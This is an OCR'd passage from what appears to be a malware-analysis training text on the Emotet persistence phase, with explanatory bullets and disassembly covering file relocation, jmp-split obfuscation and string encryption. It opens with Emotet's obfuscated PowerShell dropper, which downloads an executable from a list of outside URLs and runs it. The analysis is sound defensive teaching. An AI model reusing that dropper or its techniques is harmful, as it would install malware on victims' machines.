OwA= (PID: 1538, Additional Context: $BDO51sG=('M6'+'r'+'I4r');$KbDdzP=new-object
Net.WebClient;$1Xsj51=('http'+'://mustha'+'ng'+'nho'+'m'+'.com'+'/6'+'DOp'+'KmOL9_y'+'fO@'+'http'+':'+'//gmc'+'vie'+'tnam'+'.v'+'n/'+'abM
b'+'I'+'a'+'Tz'+'H'+'SDkAq'+'@http:/'+'/'+'h'+'ug'+'oclub.sk/yCq4xkYz'+'eqA'+'JK_'+'v@h'+'t'+'t'+'p:'+'//forepro'+'j'+'e'+'c'+'ts.webe'+'
dge.c'+'om'+'.n'+'g/L'+'c3UYXy'+'Qixr'+'_'+'Dp'+'@http://evo'+'nlin'+'e.l'+'iceoriosd'+'echile.'+'co'+'m/Np'+'D'+'gofVhp'+'ank'+'bq'+'_I'
+'8'+'AaJbz'+'Q'+'j').Split('@');$caDQbj=('1Xul'+'V6'+'i');$LhhGZ9 =
('1'+'23');$uKjaGi=('j'+'DdDUC');$Owk1R2O=$env:temp+'\'+$LhhGZ9+('.'+'exe');foreach($XVd0457 in
$1Xsj51){try{$KbDdzP.DownloadFile($XVd0457, $Owk1R2O);$tiDKkh=('GU'+'WMpSb');If ((Get-Item $Owk1R2O).length -ge 40000) {Invoke-Item
$Owk1R2O;$jltaHUj=('u'+'p5pDr');break;}}catch{}}$D7DSqW=('PvHl'+'jT');}
```

Figure 7.96: Emotet downloaded and executed in PowerShell code


Emotet Malware Attack Phases: Maintaining Persistence Phase

Stage 3: Emotet Relocation and Creation of First culturesource.exe

- By default, Emotet malware is downloaded to the **%temp%** folder
- After comparing the file path of the current process, it moves the original .exe file (**culturesource.exe**) from the **%temp%** folder to **%LocalAppData%\culturesource\** folder
- It calls **API SHFileOperationW** to perform the file relocation. This API is called in a **Timer callback function**

Stage 4: Creation of Second culturesource.exe and Obfuscation

- In this stage, the second **culturesource.exe** is deployed for performing major exploitation functions
- The Emotet developers try to **obfuscate the code** by adding a lot of unused text



A Normal function is **split into seven parts**, which are all connected using **"jmp"**

https://www.fortinet.com


Emotet Malware Attack Phases: Maintaining Persistence Phase (Cont'd)


Stage 5: Encryption

- All **strings are encrypted**, and all **imported API's are also encrypted**

Stage 6: Deploying Timer Function

- Emotet directly uses the API **SetTimer** to **enable the Windows Timer event**
- This callback function is called once every **1000 milliseconds**





https://www.fortinet.com

Maintaining Persistence Phase

- **Stage 3: Emotet Relocation and Creation of First culturesource.exe**

  By default, Emotet malware will be downloaded in the `%temp%` folder. When it runs, it compares the file path of the current process, and if it is not the same as `%LocalAppData%\culturesource\culturesource.exe`, it moves the original .exe file from the `%temp%` folder to the previous folder mentioned, and the file is renamed as `culturesource.exe`. The word "culturesource" is a constant string decrypted from memory.


The API `SHFileOperationW` is called to perform the file relocation. This API is called in a timer callback function, which we shall discuss later. The related assembly computer language (ASM) code snippet is as follows:

```
[.....]
002FFB9A loc_2FFB9A:                              ; CODE XREF:
sub_311D78+1Fj
002FFB9A   call  ds:memset
002FFBA0   call  sub_2F1250      ;;;CreateDirectoryW
002FFBA5   push  1Eh
002FFBA7   lea   eax, [ebp-20h]
002FFBAA   push  edi
002FFBAB   push  eax
002FFBAC   call  ds:memset
002FFBB2   add   esp, 18h
002FFBB5   mov   dword ptr [ebp-1Ch], 1  ;; FO_MOVE
002FFBBC   lea   eax, [ebp-20h]         ; SHFILEOPSTRUCTA structure
002FFBBF   mov   dword ptr [ebp-18h], offset unk_3083F8 ; ; current
file path in %temp% folder.
002FFBC6   mov   esi, 0E14h
002FFBCB   mov   dword ptr [ebp-14h], offset
word_307EE0 ;  %LocalAppData%\culturesource\culturesource.exe.
002FFBD2   mov   [ebp-10h], si
002FFBD6   push  eax
002FFBD7   call  ds:SHFileOperationW
002FFBDD   test  eax, eax
002FFBDF   jnz   short loc_2FFBEA
002FFBE1   cmp   [ebp-0Eh], edi
002FFBE4   jz    loc_2FFCA0
[.....]
```

- **Stage 4: Creation of Second culturesource.exe and Obfuscation**

  This is the main function of the Emotet malware attack, where the developers try to obfuscate the code by adding a large amount of unused text so that the original code is securely concealed.

  In the previous stage, we have seen that the first `culturesource.exe` is relocated and executed; in this stage, the second `culturesource.exe` file is employed for performing the major exploitation functions of Emotet. When the second `culturesource.exe` file starts running normally, the first one exits. Now, Emotet dynamically releases code and the related data into memory blocks. Here, most of the functions are split into several parts to increase the complexity of the code analysis. As shown in the screenshot below, a normal function is split into seven parts, all of which are connected using "`jmp`" instructions, to make code analysis more difficult.



```
sub_2F20D0      proc near               ; CODE XREF: sub_3107B8-1E649↓p
                jmp     sub_310751
sub_2F20D0      endp

; ---------------------------------------------------------------------------
                db '烫烫烫烫烫烫烫烫憧'
; ---------------------------------------------------------------------------
; START OF FUNCTION CHUNK FOR sub_310751

loc_2F20E7:                             ; CODE XREF: sub_310751+1C
                call    ds:CryptAcquireContextW
                test    eax, eax
                jz      short loc_2F214D
                jmp     loc_310776
; END OF FUNCTION CHUNK FOR sub_310751
; ---------------------------------------------------------------------------
                db '烫烫烫烫烫烫烫烫憧烫烫烫'
; ---------------------------------------------------------------------------
; START OF FUNCTION CHUNK FOR sub_310751

loc_2F210D:                             ; CODE XREF: sub_310751+4
                call    ds:CryptDecodeObjectEx
                test    eax, eax
                jz      short loc_2F213F
                jmp     loc_3107A0
; END OF FUNCTION CHUNK FOR sub_310751
; ---------------------------------------------------------------------------
                db '烫烫烫烫'
; ---------------------------------------------------------------------------
; START OF FUNCTION CHUNK FOR sub_310751

loc_2F2124:                             ; CODE XREF:
                push    ds:dword_307CA0
                call    ds:CryptImportKey
                push    dword ptr [ebp-4]
                mov     esi, eax
                call    ds:LocalFree
                test    esi, esi
                jnz     short loc_2F214D

loc_2F213F:                             ; CODE XREF: sub_310751-1E63C↑j
                push    0
                push    ds:dword_307CA0
                call    ds:CryptReleaseContext

loc_2F214D:                             ; CODE XREF: sub_310751-1E662↑j
                                        ; sub_310751-1E614↑j
                mov     eax, esi
                pop     esi
                mov     esp, ebp
                pop     ebp
                retn
```

```
00310751                call    sub_2D25FE
00310756                push    ebp
00310757                mov     ebp, esp
00310759                sub     esp, 8
0031075C                push    esi
0031075D                push    0F0000040h
00310762                push    18h
00310764                xor     esi, esi
00310766                push    esi
00310767                push    esi
00310768                push    offset dword_307CA0
0031076D                jmp     loc_2F20E7
```

```
loc_310776:                             ; CODE XREF: sub_310751-1E660↑j
                call    sub_2D25FE
                lea     eax, [ebp-8]
                push    eax
                lea     eax, [ebp-4]
                push    eax
                push    esi
                push    8000h
                push    6Ah
                push    offset unk_303430
                push    13h
                push    10001h
                jmp     loc_2F210D
```


```
loc_3107A0:                             ; CODE XREF: sub_310751-1E63A↑j
                call    sub_2D25FE
                push    offset dword_307CA4
                push    esi
                push    esi
                push    dword ptr [ebp-8]
                push    dword ptr [ebp-4]
                jmp     loc_2F2124
```

Figure 7.97: A normal function split into seven parts

- **Stage 5: Encryption**

  All the strings are encrypted and then decrypted before being used during run time. All imported API are also encrypted and decrypted at the beginning of their execution.

  The screenshot below shows a code snippet that decrypts a string "`user32.dll`" from "`unk_3031F0`". It calls the **`API LoadLibraryW`** to load "`user32.dll`" and then uses the decrypted API information to find the exported APIs in the module "`user32.dll`".



```
002F947E        mov     dword ptr [ebp-70h], 0AFD2921Bh
002F9485        mov     dword ptr [ebp-6Ch], 51DD5891h
002F948C        push    1F5C6Ah
002F9491        mov     edx, 1A0h
002F9496        mov     dword ptr [ebp-68h], 0ACC11B49h
002F949D        mov     ecx, offset unk_3031F0
002F94A2        mov     dword ptr [ebp-64h], 23A45974h
002F94A9        mov     dword ptr [ebp-60h], 832C3C3Fh
002F94B0        mov     dword ptr [ebp-5Ch], 562F46EEh
002F94B7        mov     dword ptr [ebp-58h], 0BA5BCD86h
002F94BE        mov     dword ptr [ebp-54h], 7359CFCFh
002F94C5        mov     dword ptr [ebp-50h], 0CABEC7Ch
002F94CC        mov     dword ptr [ebp-4Ch], 9697F9C0h
002F94D3        mov     dword ptr [ebp-48h], 35DB867Bh
002F94DA        mov     dword ptr [ebp-44h], 0A97D7963h
002F94E1        mov     dword ptr [ebp-40h], 147BFBA5h
002F94E8        mov     dword ptr [ebp-3Ch], 2596C387h
002F94EF        mov     dword ptr [ebp-38h], 7EE5D084h
002F94F6        mov     dword ptr [ebp-34h], 8C122EB4h
002F94FD        mov     dword ptr [ebp-30h], 5766D9DFh
002F9504        mov     dword ptr [ebp-2Ch], 4D281F85h
002F950B        mov     dword ptr [ebp-28h], 2062F8BFh
002F9512        mov     dword ptr [ebp-24h], 0FB193EB3h
002F9519        mov     dword ptr [ebp-20h], 64E2007Fh
002F9520        mov     dword ptr [ebp-1Ch], 377C16ECh
002F9527        mov     dword ptr [ebp-18h], 98AEAAE7h
002F952E        mov     dword ptr [ebp-14h], 0CFE1FBA1h
002F9535        mov     dword ptr [ebp-10h], 0D5013E25h
002F953C        mov     dword ptr [ebp-0Ch], 145B8804h
002F9543        mov     dword ptr [ebp-8], 0DC6B19A2h
002F954A        mov     dword ptr [ebp-4], 0D0C5AD00h
002F9551        call    decrypt_fun     ; to decrypt string "user32.dll"
002F9556        add     esp, 4
002F9559        mov     esi, eax
002F955B        push    esi
002F955C        call    ds:LoadLibraryW
002F9562        push    esi
002F9563        push    0
002F9565        mov     ds:dword_307C84, eax ; ; user32.dll base address.
002F956A        call    ds:GetProcessHeap
002F9570        push    eax
002F9571        call    ds:HeapFree
002F9577        mov     ecx, ds:dword_307C84 ; ; user32.dll base address.
002F957D        pop     esi
002F957E        test    ecx, ecx
002F9580        jnz     short loc_2F9588
